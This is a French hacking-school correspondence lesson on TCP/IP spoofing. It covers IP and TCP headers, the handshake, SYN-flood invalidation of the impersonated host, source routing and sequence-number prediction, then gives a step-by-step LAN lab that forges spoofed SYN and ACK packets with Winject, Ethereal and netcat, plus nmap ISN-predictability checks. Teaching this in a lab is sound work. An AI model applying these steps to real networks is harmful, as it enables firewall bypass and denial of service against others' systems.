
Pour définir clairement ce qu'est le spoofing, abolissons déjà les mauvaises idées reçues. Ainsi, il faut se montrer ferme en ce qui concerne le "spoofing par des proxies". Même si un proxy peut servir de relais à certains services (comme le service HTTP), il n'empêche absolument pas quelqu'un de vous retrouver. Et dans le cadre d'une enquête judiciaire, le proxy n'est absolument pas une protection à une éventuelle remontée aux sources. Il permet peut-être de tromper d'éventuels logs, mais même d'un point de vue technique, il ne permet pas de véritables "attaques par spoofing".

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Le spoofing est une technique de modification de l'adresse IP au niveau des paquets réseaux, qui va permettre l'accès à des serveurs, en théorie protégés par des systèmes de sécurité filtrant les paquets lancés vers une cible (un ordinateur d'un réseau, en général). Le spoofing peut donc servir à des attaques, et l'utilisation de proxies constitue une manière simple de "spoofeur" puisque la modification de l'adresse IP ne s'effectue jamais véritablement que lors du relais, et pour prendre celle du proxy.

Ce qui veut dire que le spoofing permet de passer à travers des protections qui se basent sur un filtrage de l'adresse IP. Sur un plan théorique, cela semble simple. En spoofant, vous ne changez pas véritablement votre adresse IP. En revanche, les paquets que vous transmettez semblent provenir d'une autre source.

Schéma explicatif




L'IP de l'attaquant ne semble modifiée qu'à partir du moment où ses paquets passent à travers le proxy. Dans un système de sécurité se basant sur un filtrage IP, passer à travers un proxy ne sert à rien (à moins que l'adresse IP du proxy soit autorisée par le système). De plus, les paquets de l'attaquant passent à travers d'autres systèmes de relai avant d'arriver au proxy. C'est d'autant plus de chances de se faire repérer.

2 - Approfondissement théorique (nécessaire) :

Lorsque quelqu'un crée une véritable attaque par spoofing, les paquets sortants sont déjà modifiés au niveau de l'en-tête IP, qui contient un champ consacré à l'adresse IP source, celle de l'émetteur. Voyons comment se construisent les en-têtes IP de paquets de données.

En-tête IP			
0		16	32 bits
Ver.	LET	Type de service	Longueur totale
Identification		Flags	Fragment Offset
Durée de vie	Protocole	Checksum d'en-tête	
Adresse source			
Adresse destination			
Option + Bourrage			
Data			

Les modifications se font au niveau de "l'adresse source". Notez que l'adresse IP que vous fournit votre provider ne change pas, ce sont des paquets fabriqués et truqués qui sont émis. Analysons à travers un schéma ce que fait une attaque par spoofing.



Voilà en gros comment se présente un spoof simple réussi. Seulement, il y a plusieurs étapes qui succèdent à cette première action. Il faut, pour cela, savoir que toute connexion TCP vers un serveur s'établit sur le modèle bien précis : requête de connexion, réponse du serveur qui confirme la requête et demande au client

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

l'autorisation d'une connexion, puisque le client répond en autorisant à son tour le serveur à établir la connexion. D'où le célèbre schéma

```

client --> SYN --> serveur
client <-- ACK/SYN <-- serveur
client --> ACK --> serveur

```


dont vous avez entendu parler dans le cours précédent, qui concerne la manière dont s'établissent les connexions via TCP (Transfer Control Protocol). Dans ce schéma, SYN signifie "synchronisation" et ACK "acknowledgement". Le processus permet très vite de comprendre quel problème se pose à l'attaquant. Le serveur va répondre à la machine dont l'adresse a été spoofée. Celle-ci, recevant un paquet SYN/ACK inattendu de la part du serveur, va y répondre par un paquet TCP dont le bit RST (ReSeT) (on appelle ça aussi un "flag", donc on parle de "flag RST" dans le cas présent) est activé, mettant fin à la tentative de connexion. Voici comment se construisent les en-têtes TCP :

- U = URG, Pointeur de données urgentes significatif
- A = ACK, Accusé de réception significatif
- P = PSH, Fonction Push
- R = RST, Réinitialisation de la connexion
- S = SYN, Synchronisation des numéros de séquence
- F = FIN, Fin de transmission

Une attaque par spoofing sera donc ratée à cause du RST renvoyé par la machine usurpée. Le problème est donc que la machine spoofée a été contactée pour l'établissement d'une connexion, et donc l'attaque est un échec. La machine spoofée n'ayant jamais demandé de connexion, elle envoie un paquet d'annulation (RST). Là se pose le premier problème : l'attaquant est en fait "aveugle" (on appelle ça tout simplement : "a blind attack", une "attaque en aveugle"), car il n'y a jamais de connexion qui s'établit vers lui. Pour résoudre ce premier problème (il y en a un autre que nous verrons par la suite), l'attaquant doit d'abord invalider la machine pour laquelle il se fait passer. Voyons comment les pirates effectuent un processus d'invalidation.

Lors de l'établissement d'une connexion client/serveur, le serveur va envoyer un paquet SYN/ACK, comme vu plus haut sur le schéma, et va attendre la réponse du client. Tant qu'il n'y a pas de réponse à ce paquet SYN/ACK, le serveur va attendre la réponse, et la connexion ne peut être établie.

Il existe une limite aux nombres de requêtes SYN qui peuvent être envoyées sur un même socket (couche logicielle qui gère les transmissions réseaux). C'est le "backlog", il représente la longueur de la file d'attente des transmissions incomplètes. Dans le cas où cette limite est atteinte, les futurs paquets de connexion sont ignorés. Là se porte tout l'intérêt de la chose. Il suffit de floodier avec des paquets SYN une machine à distance, pour lui faire ignorer les futurs paquets qu'elle recevra. Le flood doit se faire avec une IP modifiée dans l'en-tête des paquets, avec une IP qui n'existe pas, de sorte que le flood soit valide. Autrement, la cible floodée recevrait des paquets RST de l'hôte spoofé lors de l'attaque. Voilà comment se présente une attaque d'invalidation réussie.



LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Grâce à l'invalidation de la machine, l'attaquant va pouvoir se faire pleinement passer pour la machine invalidée. Attention toutefois au "timeout" sur les connections client/serveur : la machine floodée arrête au bout d'un certain temps la gestion de la tentative de connection en cours pour passer à la suivante. De plus, si un reboot manuel de la machine est fait, si un administrateur s'aperçoit du problème par exemple, alors le flood aura été un échec.

Afin de bien résoudre ce problème de "l'attaque à l'aveugle", le pirate peut, après avoir invalidé la machine pour laquelle il se fait passer, utiliser le "source routing". Cette option s'effectue dans le champ "option" de l'en-tête IP, et va permettre de spécifier une route de retour au paquet envoyé. Ainsi, grâce à un peu de sniffing, l'attaquant peut lire le contenu des trames de retour. Le source routing a aussi une application tout aussi intéressante, que nous verrons bientôt. Attention toutefois, il est utile de préciser que la plupart des routeurs actuels (99% des routeurs de la planète) ne prennent plus en compte cette option. Pour ne pas avoir à faire du blind spoofing, d'autres méthodes que nous détaillerons plus tard peuvent être envisagées.

Entre-temps, l'attaquant doit se faire passer pour la machine invalidée, qui a une relation de confiance au sein du système de filtrage, et ce n'est pas gagné. C'est le deuxième problème majeur d'une attaque par spoofing, où n'est pas pratiqué le source routing. Bien que la machine soit invalidée, que son adresse IP soit parfaitement spoofée, le pirate doit en plus faire une opération de prédiction des "numéros de séquences".

Le numéro de séquence identifie la place du premier octet de ce segment dans le flux de données provenant de l'émetteur. Ce numéro est un nombre non-signé sur 32 bits qui retourne à 0 après avoir atteint $2^{32}-1$. Lorsqu'une nouvelle connexion est en train de s'établir, le flag SYN est mis à 1 (mettre à 1 signifie que le flag SYN est actif, "on"). Le champ numéro de séquence contient le numéro de séquence initial (ISN) choisi par la machine pour une connexion. Le numéro d'acquiescement (Acknowledgment number) contient le numéro de séquence suivant, que l'émetteur de l'acquiescement s'attend à recevoir. C'est par conséquent le numéro de séquence du dernier octet reçu avec succès + 1. Une connexion TCP/IP va donc se présenter ainsi :

Etablissement d'une connexion sous TCP/IP

Ordre d'envoi des paquets	Direction	Valeurs pour les numéros de séquence	Valeurs pour les flags SYN et ACK
Paquet 1	Client à Serveur	(ISN) Seq = x	SYN = 1 ACK = 0
Paquet 2	Serveur à client (réponse)	(ISN') Seq = y ACK = x + 1	SYN = 1 ACK = 1
Paquet 3	Client à serveur	Seq = x + 1 ACK = y + 1	SYN = 0 ACK = 1

ce qui se résume à :

client --> (ISN) Seq = x | flag SYN --> serveur
 client <-- (ISN') Seq = y et ACK num = x + 1 | flag SYN/ACK <-- serveur
 client --> Seq = x + 1 et ACK num = y + 1 | flag ACK --> serveur

NB : Ne pas confondre Acknowledgement number (Ack num) et ACK qui est le flag associé.

L'attaquant doit avoir une idée du nombre contenu dans le numéro de séquence initial de la cible. Ceci peut se faire par sniffing, par exemple, si le source routing est effectif. Il faut savoir que les vieilles données de changement de l'ISN (128 000/seconde et 64 000/connexion) ne sont plus valables sur de nombreux systèmes informatiques qui disposent de générateurs de nombres aléatoires performants. Cependant, de nombreux périphériques réseau (y compris des imprimantes !) ont encore un ISN prévisible. Lorsque l'attaque commence réellement (car il s'agissait là de la dernière étape à une attaque par IP Spoofing), plusieurs possibilités sont à prévoir. Le numéro d'ACK correspond parfaitement, et, dans ce cas, les données sont placées en attente d'être traitées. Si le numéro d'ACK est inférieur au numéro attendu, alors le paquet est supprimé. Si le numéro est supérieur à ce qui est attendu mais reste dans la limite d'un faible écart, il est placé en attente comme paquet intermédiaire. Si le numéro est vraiment trop supérieur, le paquet sera supprimé.

Notez que nous parlons ici de spoofing IP sur le protocole TCP. Le spoofing IP est trivial à réaliser sur le protocole UDP (car il n'y a pas besoin de deviner un numéro de séquence). Préférez donc TCP !

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

3 - Passer à la pratique :

Pour monter une attaque de type spoofing chez soi, il est nécessaire, pour faire au plus simple, d'être dans un environnement réseau local adapté (équipé d'un HUB par exemple) et de bénéficier du contrôle d'au moins 2 machines. Nous verrons ici comment monter une attaque de type spoofing sur l'environnement suivant :

- Une machine sous Windows 98 ou Windows 2000 (ou autre NT) ;
- Une machine sous un système NT ;
- Les deux machines reliées en réseau local, capables de communiquer entre elles, à travers un HUB.

J'ai choisi cette configuration car elle est courante chez nombre de personnes et s'adapte à l'environnement logiciel qu'il va falloir mettre en place pour monter notre simulation d'attaque. Ainsi, vous aurez besoin de :

- Un serveur qui accepte des connexions (nous verrons comment installer et configurer netcat à cet effet) ;
- Un "packet forger" (outil de construction de paquets), tel Winject. D'ailleurs, étudions-le tout de suite.
- Ethereal sur le poste où tourne Winject (votre station NT obligatoire), prêt à l'emploi ;


Winject : Configuration anté-utilisation.

Téléchargez tout d'abord Winject v0.96b sur <http://big.badlink.net>, dans la section "Download". Le fichier zip contient Winject et les fichiers qui lui sont attachés, prêt à l'emploi. Décompressez l'ensemble des données dans un répertoire adapté, créé pour l'occasion par exemple. Lancez le logiciel Winject.exe.


1. Une fenêtre de bienvenue s'ouvre. Validez ;




2. Passez directement à la configuration nécessaire du logiciel, en cliquant sur "Settings" dans l'encadré "Misc:" ;



3. Sur la case "Connection" choisissez "Static", et pour "Current IP", choisissez l'adresse IP qui vous est attribuée au sein du réseau local, commençant généralement par 192.168. ;



1. Cliquez sur Test. Le Test devrait parfaitement fonctionner. S'il y a un problème à ce niveau, c'est que vous avez fait une erreur ou que vous n'avez pas respecté les critères de configuration nécessaires à cet exercice.



1. Cliquez sur Save ;

2. Vous voilà revenu à la fenêtre principale. Laissez le logiciel en stand-by, le temps pour nous de procéder à l'installation d'un serveur.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Netcat : installer et configurer Netcat.

Netcat est un peu comparable à une boîte à outil fonctionnant en ligne de commandes. Il est gratuit, à disposition pour différents OS, y compris Windows, comme nous allons le voir. Il intègre un mode "écoute" qui lui permet de monopoliser un port en attente d'une connexion. Cela permet normalement de recevoir des données textes, voire même des fichiers. Nous allons ici l'utiliser pour lui faire accepter une connexion avec un ordinateur qui n'existe pas, sur le port qu'il met en écoute.

Vous trouverez Netcat en téléchargement sur <http://www.atstake.com/research/tools>, dans la section "Network Utility Tools". Là encore, le fichier zip contient netcat prêt à être installé. Nous vous conseillons de décompresser netcat dans votre répertoire COMMAND qui se situe dans votre répertoire Windows par défaut (C:\Windows\Command\). Ainsi, depuis une fenêtre MS-Dos, vous pourrez accéder au logiciel en tapant simplement "nc". Pour la suite du cours, nous ne verrons l'appel à l'application nc.exe que sous la forme "nc". Maintenant, procédons aux manipulations adéquates qui vont vous permettre de mettre en écoute Netcat sur un port, disons le port 21.

1. Ouvrez une fenêtre MS-Dos ;
2. Tapez, sous Windows 98 ou votre deuxième système NT, les commandes suivantes :
"nc -L -p 21" ou "nc -L -v -v -p 21" pour avoir plus d'informations sur l'activité de netcat pendant son exécution ;
3. Netcat passe alors en mode écoute. Il acceptera toute tentative de connexion sur le port 21 de la machine sur laquelle il est actif.

A ce stade du cours, vous devriez avoir :

- Une machine A (sous Windows 98 ou votre deuxième NT) qui fait tourner netcat en mode écoute sur le port 21.
- Une machine B (sous 2000 ou autre NT), qui fait tourner Ethereal non lancé, et Winject encore à l'état de post-configuration.
- Les deux machines sur le même réseau local, aptes à communiquer.

Visualisez bien vos noms de machines (A et B) car tout au long des explications à suivre, nous ne les appellerons que "machine A" et "machine B" ou encore "A" et "B".

La mise en pratique - étape 1 : analyser l'objectif à atteindre.

Si vous pensez qu'il est inutile de s'embêter à analyser les processus courants pour mieux comprendre comment se fait l'attaque par spoofing et souhaitez plutôt aller vers sa mise en place (sans même une petite préparation ?), alors allez directement à l'étape 2.

1. Sur votre machine B, lancez Ethereal pour qu'il commence à capturer les données. Mettez-y un filtre TCP, de sorte qu'Ethereal ne capture que des paquets TCP (cf premier chapitre pour la manipulation des filtres). Ou plus simplement encore, dans le bas de la fenêtre principale d'Ethereal, dans la case consacrée au bouton "Filter", tapez "tcp" puis cliquez sur le bouton en question ;
2. Lancez une session de capture avec Ethereal.
3. Lancez une connexion TCP avec telnet sur votre machine B vers la machine A, sur son port 21. Donc, allez dans le menu Démarrer, puis Exécuter et entrez "telnet [adresse IP A] 21" où [adresse IP A] correspond à l'adresse IP de votre machine A.
4. Dès que la connexion est établie (telnet tourne, et il ne se passe rien), fermez la session de capture d'Ethereal.
5. Parmi les informations à l'écran, cherchez le paquet de données émis en TCP par la machine B vers la machine A. Cherchez en vous aidant des onglets, ou en faisant défiler les informations (la session de capture a été d'une courte durée).

3	3.969456	CLAD-SERVEUR	CLIENT	TCP	4853 > ftp	[SYN]	Seq=4293842175	Ack
4	3.969621	CLAD-CLIENT	SERVEUR	TCP	ftp > 4853	[SYN, ACK]	Seq=25725366	
5	3.970010	CLAD-SERVEUR	CLIENT	TCP	4853 > ftp	[ACK]	Seq=4293842176	Ack

6. Sur l'image ci-dessus, se trouve l'exemple d'une connexion établie en TCP entre une machine nommée SERVEUR (qui devrait être votre machine B) et une machine CLIENT (votre machine A).

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

- Ligne 1 : l'émission de la demande de connexion a été faite par la machine B grâce à un paquet TCP avec le flag SYN activé, émis depuis le port dynamique 4853 en direction du port 21 de la machine A. On constate ici que "ftp" est affiché, même si le protocole FTP n'est pas utilisé. Ethereal traduit en fait les services qui leurs sont généralement associés). Factuellement, c'est le fait d'avoir lancé une connexion avec Telnet sur la machine B. [SYN = 1 ; ACK= 0 ; Seq = X]
- Ligne 2 : la machine A répond à la demande de connexion par un SYN/ACK, afin de faire sa propre demande et signaler son acquittement. Factuellement c'est l'application Netcat qui répond positivement sur la machine A.
[SYN = 1 ; ACK = 1 ; Seq = Y ; Ack Num = X+1]
- Ligne 3 : la machine B parachève l'établissement de la connexion par un paquet SYN, signe qu'il autorise lui aussi la connexion à s'établir de son côté.
[SYN = 0 ; ACK = 1 ; Seq = X+1 ; Ack num = Y+1]

Tout le principe va consister à forger deux requêtes (Ligne 1 et Ligne 3), l'une pour établir la fausse connexion, l'autre envoyée dans un court laps de temps qui va servir à valider la connexion, à la quasi-identique des paquets vus en exemple. L'attaque consiste à forger des paquets avec une IP Source inexistante, à en corriger les checksums (un petit champ dans l'en-tête TCP qui sert à vérifier l'intégrité des données), et à y placer les flags au bon endroit pour les envoyer au bon moment avec des numéros de séquences valides.

Nous obtiendrons l'accomplissement de ces objectifs en sachant que Winject va nous servir à forger les données, Ethereal à faire la correction du Checksum et à sniffer la requête SYN/ACK de retour de la machine A (Ligne 2) pour la capture du numéro ISN(numéros de séquence "seq=") de la machine A.

La mise en pratique - étape 2 : atteindre l'objectif.

Revenez au mode de travail initial :

- Machine A avec netcat actif sur le port 21 ;
- machine B avec Ethereal, prêt à l'emploi, mais non activé (les données utilisées dans l'exercice précédent doivent-être effacées) et Winject.

La première étape va consister à forger les paquets de données de la façon la plus efficace possible. Nous allons donc forger avec Winject deux paquets :

- un paquet TCP avec le flag SYN et un numéro de séquence inventé et une IP source spoofée mais qui n'existe pas (donc incontractable), et un checksum à 0.

- un paquet TCP avec le flag ACK et un numéro de séquence qui est le numéro de séquence inventé + 1, une valeur pour ACK qui sera celle de l'ISN + 1 du paquet de retour de A, sniffé par Ethereal (n'oubliez pas que le HUB renvoie les paquets à l'ensemble du réseau), et un checksum à 0.


1. Prenez Winject ;
2. Cliquez sur le bouton "Open" de la case "Packet :" et allez dans le répertoire "PACKETS" du dossier où est installé Winject.



3. De là, ouvrez "SYN.pkt" ;
4. Winject permet alors d'éditer le paquet. Celui-ci est construit sur le modèle d'un paquet TCP avec un flag SYN. On est donc très proche des paquets que l'on souhaite forger. Il suffit d'apporter quelques modifications.

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

5. D'abord, modifions l'IP Source et indiquons une adresse IP qui n'existe pas, une adresse IP de réseau local inexistante (par exemple 192.168.166.166, ou autre si votre réseau local relaie déjà, par le plus grand des hasards, une machine sous cette IP). A cet effet, double-cliquez sur la ligne "IP_Src". S'ouvre une fenêtre d'édit du champ du paquet.
 - o Dans "Format : " rentrez "IP" ;
 - o Dans "Value : " indiquez "192.168.166.166" ;
 - o Faites OK.
- Double-cliquez ensuite sur la ligne "IP_Dst" et indiquez dans "Value : " l'adresse IP de la machine A, où tourne netcat.
6. Modifions les données sur les ports (port par lequel est envoyé le paquet, port de réception sur la machine réceptrice). Pour le port de l'expéditeur (TCP_sport), laissez la valeur à 1024. Pour "TCP_dport" en revanche, indiquez 21 dans "Value : " ;
7. Modifions à présent le numéro de séquence du paquet que nous forçons ("TCP_seq") et donnons-lui comme valeur "500000" :
- 8.




Dans cet exemple la machine A a pour IP 192.168.0.1

9. Tout en bas pour "TCP_cksum", indiquez "Hex" comme "Format" et dans "Value : " mettez 0 ;
10. Vous aurez peut-être remarqué les flags, ou seul le flag SYN est activé ("TCP_syn" est à 1).

Votre premier paquet est forgé. Avant de l'envoyer, même si vous le faisiez maintenant, vous n'obtiendrez rien, corrigeons-en le checksum.

1. Prenez Ethereal ;
2. Lancez une session de capture en mode capture des trames TCP ("filter" ayant pour données "tcp") ;
3. Injectez le paquet avec Winject ("Inject Packet") ;
4. Regardez sur Ethereal votre paquet qui est passé, ne stoppez pas la capture ;



5. Sélectionnez le paquet en question, développez l'arborescence des données liées à l'en-tête TCP du paquet. En bas du paquet s'affiche la valeur pour checksum que nous avons indiquée à Winject (0), et Ethereal nous donne la valeur qu'il aurait dû prendre "0x83d3" ;
6. Ainsi munis de cette information, dans Winject nous modifions le paquet forgé et dans "TCP_cksum" nous mettons comme "Value : " "83d3" (toujours en format hexadécimal, "HEX") ;

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

7. On réinjecte le paquet, et Ethereal, qui sniffe toujours, doit vous afficher quelque chose de similaire :

```

2 82.762263 192.168.166.166 CLIENT TCP 1024 > ftp [SYN] Seq=500000 Ack=0
3 82.762746 CLIENT 192.168.166.166 TCP ftp > 1024 [SYN, ACK] Seq=3269500
4 85.694229 CLIENT 192.168.166.166 TCP ftp > 1024 [SYN, ACK] Seq=3269500
5 91.693845 CLIENT 192.168.166.166 TCP ftp > 1024 [SYN, ACK] Seq=3269500
6 103.693140 CLIENT 192.168.166.166 TCP ftp > 1024 [SYN, ACK] Seq=3269500

```

Vous devriez très nettement voir apparaître le paquet spoofé corrigé au niveau du checksum être parti vers A, ici "Client", et voir ensuite A tenter de répondre désespérément à 192.168.166.166 ;

Le dénouement approche... La dernière étape va consister à renvoyer un paquet ACK dans le laps de temps imparti avant que A ne considère que la tentative de connexion est un échec, auquel cas le paquet sera refusé. Donc préparons ce paquet avant de lancer l'assaut final.

1. Dans Winject cliquez sur "New" dans la case "Packet" ;
2. Allez sur l'onglet "noname" et cliquez sur "Open" toujours dans la case "Packet" ;
3. Ouvrez Syn.pkt ;
4. Réappliquez quasiment la même configuration du paquet que précédemment, à savoir que les champs modifiés deviennent :
 - o IP_Src : 192.168.166.166
 - o IP_Dst : l'adresse IP de votre machine A, où tourne Netcat sur le port 21
 - o TCP_dport : 21
 - o TCP_seq : 500000
 - o TCP_syn : 0
 - o TCP_ack (pour le champ où se situe "b: 1") : 1
 - o TCP_cksum : 0

Notez que si, à ce stade du cours, vous ne savez pas à quoi servent ces champs, vous pouvez tout reprendre depuis le début.

Vous aurez compris, en ayant suivi le principe tout au long de l'exercice, et en ayant lu la configuration juste au-dessus, que l'objectif va être d'envoyer ce second paquet TCP avec le flag ACK activé dans le temps mort où la machine A essaie de contacter 192.168.166.166 en corrigeant le checksum après avoir modifié la valeur pour le champ ACK renvoyé par A (au niveau de Winject, ce champ sur 32 bits s'appelle "TCP_ack pour le champ où se situe "b: 32"). Donc, avant de pratiquer, voyons comment l'on va pratiquer, et cela va demander une petite répétition des étapes de votre part. A ce stade du processus, vous devriez avoir comme configuration globale :

- Une machine A, sur laquelle tourne netcat sur le port 21, sous 98 ou un deuxième système NT ;
- Une machine B, sur laquelle tourne Ethereal, prêt à la capture mais non actif, et Winject configuré avec 2 paquets (visualisables par 2 onglets) dont la configuration des champs modifiés se présente comme suit :

o PACKET 1 :

```

IP_Src : 192.168.166.166
IP_Dst : l'adresse IP de votre machine A, où tourne Netcat sur le port 21
TCP_dport : 21
TCP_seq : 500000
TCP_cksum : le checksum calculé par Ethereal.

```

o PACKET 2 :

```

IP_Src : 192.168.166.166
IP_Dst : l'adresse IP de votre machine A, où tourne Netcat sur le port 21
TCP_dport : 21
TCP_seq : 500001
TCP_syn : 0
TCP_ack/b:1 : 1
TCP_cksum : à calculer, donc à 0

```

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

Ce qui fait que votre premier paquet sur le premier onglet est à 100% opérationnel, le deuxième n'attend plus qu'un numéro d'ACK où le champ est de 32 bits, et un checksum valide

- Si vous ne remplissez pas toutes les conditions nécessaires, faites le nécessaire.

Ce que vous allez faire va être donc - ne le faites pas tout de suite ! - d'envoyer le premier paquet marqué SYN à la machine A, de sniffer la réponse de retour et d'en copier la valeur ACK sur le deuxième paquet, de l'injecter, de le sniffer pour avoir le checksum valide, de corriger le checksum et de l'injecter.

Vous prendrez conscience du résultat si vous activez netcat par la commande "nc -L -v -v -p 21".

Si vous êtes au point pour cet exercice, alors allez-y, bonne chance !

4 - Remarque sur le blind spoofing

La configuration précédente était, on peut le dire, idéale, dans la mesure où le spoofing qui a été réalisé avait lieu en réseau local. Par ailleurs, pour ne rien gâcher, les ordinateurs étaient reliés sur le lan par un Hub. De ce fait, sniffer était simple et l'on pouvait aisément sniffer les paquets transitant sur le réseau et ainsi récupérer le fameux numéro de séquence du paquet Syn/ACK. Dans d'autres circonstances, les choses ne seront pas tout aussi simples. Comment un pirate pourrait-il, dès lors, obtenir ce fameux numéro ?

Si le pirate est sur le même lan que le serveur qui vous intéresse, la solution peut consister en l'exploitation des protocoles de routages tels que RIP ou OSPF. Nous ne détaillerons pas, mais sachez qu'il vaut mieux désactiver ces protocoles si vous n'en avez pas l'utilité. Si vous êtes en réseau switché, le pirate devra utiliser l'arp spoofing, que vous pouvez détecter à l'aide du programme arpwatsh.

Dans quel cas est-il utile pour un pirate d'utiliser l'IP Spoofing ? Disons qu'il est surtout intéressant pour passer des limitations basées sur les adresses IPs, à savoir essentiellement les firewalls. Partant de là, comment ferait un pirate pour passer un firewall qui protégerait un serveur sur Internet en n'autorisant que certaines IPs à se connecter ? Il est évidemment hors de question de supposer que les paquets, donc l'ISN qu'il nous faut, lui parviennent, puisqu'il n'est pas sur le réseau local. Il va donc devoir deviner ce numéro de séquence...

Ce qu'il faut bien se dire, c'est que les numéros de séquences ou ISN sont générés 'aléatoirement'. L'aléa n'ayant pas de sens dans un monde fait de déterminisme logique tel que celui de l'informatique, il faut bien se dire que les générateurs de nombres dits aléatoires ne permettent pas en réalité un aléa total. Tout dépendra en effet de la façon dont la pile TCP/IP aura été codée. Vous l'aurez compris, deux systèmes d'exploitations différents n'auront pas les mêmes capacités en matière de génération de nombres aléatoires et, par conséquent, pas les mêmes facultés de résistivité au spoofing. L'utilitaire nmap, qui est une référence dans le monde unix et maintenant windows, permet de donner un ordre de grandeur de la difficulté avec laquelle un système sera spoofable. Vous pourrez donc vous faire une idée de la vulnérabilité de vos équipements réseau.

Pour cela, tapons : nmap -v -O <ip>

Concrètement, nous lançons un fingerprinting couplé à un scan sur l'IP spécifiée puis en fonction des ISN déterminées, nmap donnera une estimation de la difficulté. Comme nous le voyons sur les captures ci-dessous, le résultat peut varier énormément d'un système à un autre.

Capture relative à un scan de linux 2.4.x :

```
TCP Sequence Prediction: Class=random positive increments
                        Difficulty=4784921 (Good luck!)
Sequence numbers: 5A83C3D6 5A83C3D6 5B3A0C17 5B3A0C17 5B3C092D 5B3C092D
```

Capture relative à un scan de win98 :

```
TCP Sequence Prediction: Class=trivial time dependency
                        Difficulty=3 (Trivial joke)
Sequence numbers: 1678C 167A0 167B4 167C7 167E1 167F9
```

On constate ici que les ISN sont ridiculement prévisibles dans le temps sous win98 (linéarité des ISN) alors que sous linux, la chose bien plus délicate. A noter que sous BSD, les choses sont encore bien plus délicates puisque tout est fait pour engendrer un véritable aléa car les générateurs prennent des bits vrai-

LES COURS PAR CORRESPONDANCE DE THE HACKADEMY SCHOOL

ment imprévisibles dans leur environnement : activité du clavier, du processeur, du disque dur, etc. C'est également le cas sur les derniers noyaux linux, très résistants à l'IP spoofing.

La seule solution dans ce contexte est la création de statistiques destinées à essayer de prévoir ces fameuses ISN. Le pirate essaiera, lors d'une attaque, d'envoyer les paquets contenant les ISN ayant statistiquement le plus de chances de tomber. Plus votre bande passante est importante, plus votre réseau est exposé !

VI - Idle Host Scan avec Hping

